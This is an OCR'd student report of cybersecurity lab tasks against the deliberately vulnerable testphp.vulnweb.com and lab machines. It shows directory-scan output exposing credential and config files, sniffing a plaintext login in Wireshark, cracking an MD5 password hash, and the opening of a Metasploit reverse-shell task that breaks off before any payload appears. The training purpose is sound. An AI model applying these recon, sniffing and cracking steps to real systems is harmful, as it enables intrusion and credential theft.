```
200      GET        0l        0w        0c http://testphp.vulnweb.com/showimage.php
200      GET      155l      350w     4236c http://testphp.vulnweb.com/AJAX/
200      GET       28l       77w     6449c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/3.jpg
200      GET       17l       64w     4762c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/2.jpg
200      GET       29l       83w     6270c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/1.jpg
301      GET        7l       11w      169c http://testphp.vulnweb.com/pictures => http://testphp.vulnweb.com/pictures/
200      GET      805l     2569w   258365c http://testphp.vulnweb.com/Flash/add.fla
200      GET        6l       10w      203c http://testphp.vulnweb.com/hpp/
200      GET       56l      248w    20445c http://testphp.vulnweb.com/pictures/6.jpg
200      GET        9l       72w      771c http://testphp.vulnweb.com/pictures/WS_FTP.LOG
200      GET       55l      255w    17089c http://testphp.vulnweb.com/pictures/3.jpg
200      GET       26l       97w     7204c http://testphp.vulnweb.com/pictures/8.jpg.tn
200      GET       12l       30w     2168c http://testphp.vulnweb.com/pictures/2.jpg.tn
200      GET       31l      215w     1535c http://testphp.vulnweb.com/pictures/wp-config.bak
200      GET       28l      106w     7785c http://testphp.vulnweb.com/pictures/5.jpg.tn
200      GET        2l        2w       33c http://testphp.vulnweb.com/pictures/credentials.txt
200      GET       32l      154w    11438c http://testphp.vulnweb.com/pictures/7.jpg.tn
200      GET        7l        8w       52c http://testphp.vulnweb.com/pictures/ipaddresses.txt
200      GET       17l       67w     5675c http://testphp.vulnweb.com/pictures/2.jpg
200      GET       32l      128w     7663c http://testphp.vulnweb.com/pictures/6.jpg.tn
200      GET       19l       84w     6565c http://testphp.vulnweb.com/pictures/3.jpg.tn
200      GET       27l       93w     7637c http://testphp.vulnweb.com/pictures/1.jpg.tn
200      GET       58l      306w     3948c http://testphp.vulnweb.com/pictures/path-disclosure-unix.html
200      GET       15l       72w      698c http://testphp.vulnweb.com/pictures/path-disclosure-win.html
200      GET       25l       94w     8140c http://testphp.vulnweb.com/pictures/4.jpg.tn
200      GET        4l       48w      975c http://testphp.vulnweb.com/Mod_Rewrite_Shop/
200      GET       72l      328w    24807c http://testphp.vulnweb.com/pictures/4.jpg
200      GET       61l      292w    21979c http://testphp.vulnweb.com/pictures/1.jpg
200      GET       81l      451w    34275c http://testphp.vulnweb.com/pictures/7.jpg
200      GET       76l      356w    25090c http://testphp.vulnweb.com/pictures/5.jpg
200      GET      241l     1215w    89918c http://testphp.vulnweb.com/pictures/8.jpg
200      GET        4l       14w      176c http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
301      GET        7l       11w      169c http://testphp.vulnweb.com/vendor => http://testphp.vulnweb.com/vendor/
200      GET     1663l     3122w    52844c http://testphp.vulnweb.com/vendor/installed.json
301      GET        7l       11w      169c http://testphp.vulnweb.com/secured => http://testphp.vulnweb.com/secured/
200      GET        0l        0w        0c http://testphp.vulnweb.com/secured/
```


Task 3

3.Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Filter used :HTTP

Credentials:Username:abhiram

Password:abhiram


(genmon)XXX
9:37
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


http

```
No.   Time         Source          Destination     Protocol Length Info
    9 5.096588496  192.168.59.129  44.228.249.3    HTTP      722 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
   15 5.374328318  44.228.249.3    192.168.59.129  HTTP      330 HTTP/1.1 302 Found  (text/html)
   17 5.378479438  192.168.59.129  44.228.249.3    HTTP      587 GET /login.php HTTP/1.1
   20 5.738104289  44.228.249.3    192.168.59.129  HTTP     1342 HTTP/1.1 200 OK  (text/html)
```

```
▸ Frame 9: 722 bytes on wire (5776 bits), 722 bytes captured (5776 bits) on interface eth0, id 0
▸ Ethernet II, Src: 00:0c:29:b2:85:ed (00:0c:29:b2:85:ed), Dst: 00:50:56:e1:bf:f8 (00:50:56:e1:bf
▸ Internet Protocol Version 4, Src: 192.168.59.129, Dst: 44.228.249.3
▸ Transmission Control Protocol, Src Port: 36976, Dst Port: 80, Seq: 1, Ack: 1, Len: 668
▾ Hypertext Transfer Protocol
  ▸ POST /userinfo.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    Connection: keep-alive\r\n
  ▸ Content-Length: 26\r\n
    Cache-Control: max-age=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Origin: http://testphp.vulnweb.com\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
    Referer: http://testphp.vulnweb.com/login.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9,kn;q=0.8,nl;q=0.7,ar;q=0.6\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    [HTTP request 1/2]
    [Response in frame: 15]
    [Next request in frame: 17]
    File Data: 26 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
```

```
0000  00 50 56 e1 bf f8 00 0c  29 b2 85 ed 08 00 45 00   ·PV····· )·····E·
0010  02 c4 56 db 40 00 40 06  bf 47 c0 a8 3b 81 2c e4   ··V·@·@· ·G··;·,·
0020  f9 03 90 70 00 50 c2 4d  da d6 1b 7b 50 e5 50 18   ···p·P·M ···{P·P·
0030  fa f0 ee a0 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 32 36  0d 0a 43 61 63 68 65 2d   ngth: 26 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   =0··Upgr ade-Inse
00c0  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
00d0  0d 0a 4f 72 69 67 69 6e  3a 20 68 74 74 70 3a 2f   ··Origin : http:/
00e0  2f 74 65 73 74 70 68 70  2e 76 75 6c 6e 77 65 62   /testphp .vulnweb
00f0  2e 63 6f 6d 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   .com··Co ntent-Ty
0100  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl ication/
0110  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-www-fo rm-urlen
0120  63 6f 64 65 64 0d 0a 55  73 65 72 2d 41 67 65 6e   coded··U ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0140  58 31 31 3b 20 4c 69 6e  75 78 20 78 38 36 5f 36   X11; Lin ux x86_6
0150  34 29 20 41 70 70 6c 65  57 65 62 4b 69 74 2f 35   4) Apple WebKit/5
0160  33 37 2e 33 36 20 28 4b  48 54 4d 4c 2c 20 6c 69   37.36 (K HTML, li
0170  6b 65 20 47 65 63 6b 6f  29 20 43 68 72 6f 6d 65   ke Gecko ) Chrome
0180  2f 31 32 31 2e 30 2e 30  2e 30 20 53 61 66 61 72   /121.0.0 .0 Safar
0190  69 2f 35 33 37 2e 33 36  0d 0a 41 63 63 65 70 74   i/537.36 ··Accept
```

Hypertext Transfer Protocol: Protocol | Packets: 21 · Displayed: 4 (19.0%) · Dropped: 0 (0.0%) | Profile: Default


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 2

```
No.   Time          Source            Destination       Protocol Length Info
    4 4.812464955   192.168.59.129    44.228.249.3      TCP        74 36976 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3159522241 TSecr=0 WS=128
    7 5.096193185   44.228.249.3      192.168.59.129    TCP        60 80 → 36976 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    8 5.096265010   192.168.59.129    44.228.249.3      TCP        54 36976 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
    9 5.096588496   192.168.59.129    44.228.249.3      HTTP      722 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
   10 5.096783091   44.228.249.3      192.168.59.129    TCP        60 80 → 36976 [ACK] Seq=1 Ack=669 Win=64240 Len=0
   15 5.374328318   44.228.249.3      192.168.59.129    HTTP      330 HTTP/1.1 302 Found  (text/html)
   16 5.374401815   192.168.59.129    44.228.249.3      TCP        54 36976 → 80 [ACK] Seq=669 Ack=277 Win=63964 Len=0
   17 5.378479438   192.168.59.129    44.228.249.3      HTTP      587 GET /login.php HTTP/1.1
   18 5.378934350   44.228.249.3      192.168.59.129    TCP        60 80 → 36976 [ACK] Seq=277 Ack=1202 Win=64240 Len=0
   19 5.738041982   44.228.249.3      192.168.59.129    TCP      1514 80 → 36976 [ACK] Seq=277 Ack=1202 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
   20 5.738104289   44.228.249.3      192.168.59.129    HTTP     1342 HTTP/1.1 200 OK  (text/html)
   21 5.738198916   192.168.59.129    44.228.249.3      TCP        54 36976 → 80 [ACK] Seq=1202 Ack=3025 Win=63964 Len=0
```

```
› Transmission Control Protocol, Src Port: 36976, Dst Port: 80, Seq: 1, Ack: 1, Len: 668
˅ Hypertext Transfer Protocol
  › POST /userinfo.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    Connection: keep-alive\r\n
  › Content-Length: 26\r\n
    Cache-Control: max-age=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Origin: http://testphp.vulnweb.com\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
    Referer: http://testphp.vulnweb.com/login.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9,kn;q=0.8,nl;q=0.7,ar;q=0.6\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    [HTTP request 1/2]
    [Response in frame: 15]
    [Next request in frame: 17]
    File Data: 26 bytes
˅ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "uname" = "abhiram"
  › Form item: "pass" = "abhiram"
```


```
0000  00 50 56 e1 bf f8 00 0c  29 b2 85 ed 08 00 45 00   ·PV·····)·····E·
0010  02 c4 56 db 40 00 40 06  bf 47 c0 a8 3b 81 2c e4   ··V·@·@· G··;·,·
0020  f9 03 90 70 00 50 c2 4d  da d6 1b 7b 50 e5 50 18   ···p·P·M ···{P·P·
0030  fa f0 ee a0 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 32 36  0d 0a 43 61 63 68 65 2d   ngth: 26 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   =0··Upgr ade-Inse
00c0  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
00d0  0d 0a 4f 72 69 67 69 6e  3a 20 68 74 74 70 3a 2f   ··Origin : http:/
00e0  2f 74 65 73 74 70 68 70  2e 76 75 6c 6e 77 65 62   /testphp .vulnweb
00f0  2e 63 6f 6d 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   .com··Co ntent-Ty
0100  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl ication/
0110  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-www-fo rm-urlen
0120  63 6f 64 65 64 0d 0a 55  73 65 72 2d 41 67 65 6e   coded··U ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0140  58 31 31 3b 20 4c 69 6e  75 78 20 78 38 36 5f 36   X11; Lin ux x86_6
0150  34 29 20 41 70 70 6c 65  57 65 62 4b 69 74 2f 35   4) Apple WebKit/5
0160  33 37 2e 33 36 20 28 4b  48 54 4d 4c 2c 20 6c 69   37.36 (K HTML, li
0170  6b 65 20 47 65 63 6b 6f  29 20 43 68 72 6f 6d 65   ke Gecko ) Chrome
0180  2f 31 32 31 2e 30 2e 30  2e 30 20 53 61 66 61 72   /121.0.0 .0 Safar
0190  69 2f 35 33 37 2e 33 36  0d 0a 41 63 63 65 70 74   i/537.36 ··Accept
```

wireshark_eth0187LK2.pcapng
Packets: 21 · Displayed: 12 (57.1%) · Dropped: 0 (0.0%)
Profile: Default

Task Level (Intermediate)

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encoded and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

- Checked md5 hash in google and got **password123**




Input
482c811da5d5b4bc6d497ffa98491e38

Output
password123

Elapsed Time
0.685s

Trial Count
469

Installed veracrypt and open that encrypted file. Imported it and decryoted using password123 password and mounted to a drive.



Enter password for C:\Users\abhir\Downloads\shadowfox veracrypt.txt

Password: ••••••••••••


PKCS-5 PRF: Autodetection

☐ Use PIM
☐ Cache passwords and keyfiles in memory
☐ Display password
☐ Use keyfiles

Volume: C:\Users\abhir\Downloads\shadowfox veracrypt.txt

☑ Never save history

Opened that mount from My computer and got one text file with secret code.




Name	Date modified	Type	Size
shadowfox cybersecurity	1/14/2024 11:19 PM	Text Document	1 KB

```
The secret code is :- never giveup
```

Ln 1, Col 1 | 34 characters | 100% | Windows (CRLF) | UTF-8

Secret Code:**Never giveup**

2) An executable file of veracrypt will be provided to you. Find the entry point address of the executable using PE explorer tool and provide the value as the answer as screenshot.



PE Explorer - C:\Users\abhir\Downloads\VeraCrypt Setup 1.26.7.exe
File
View
Tools
Help
HEADERS INFO

Address of Entry Point: 004237B0   Real Image Checksum: 021B358Fh

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	
Base of Data	00075000h	
Image Base	00400000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00010005h	5.1
Image Version	00000000h	0.0
Subsystem Version	00010005h	5.1
Win32 Version Value	00000000h	Reserved
Size of Image	01375000h	20402176 bytes
Size of Headers	00000400h	
Checksum	021B358Fh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8140h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
19.03.2024 19:13:10 : EOF Extra Data From: 0136D200h  (20369920)
19.03.2024 19:13:10 : Length of EOF Extra Data: 00E38B10h  (14912272) bytes.
19.03.2024 19:13:10 : EOF Position: 021A5D10h  (35282192)
19.03.2024 19:13:10 : Precompiling Resources...
19.03.2024 19:13:11 : Done.
```

For Help, press F1

Entry point address : **004237B0**


3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine

1.Open the Kali Linux attack virtual machine and note its IP address (e.g., 10.60.0.7).

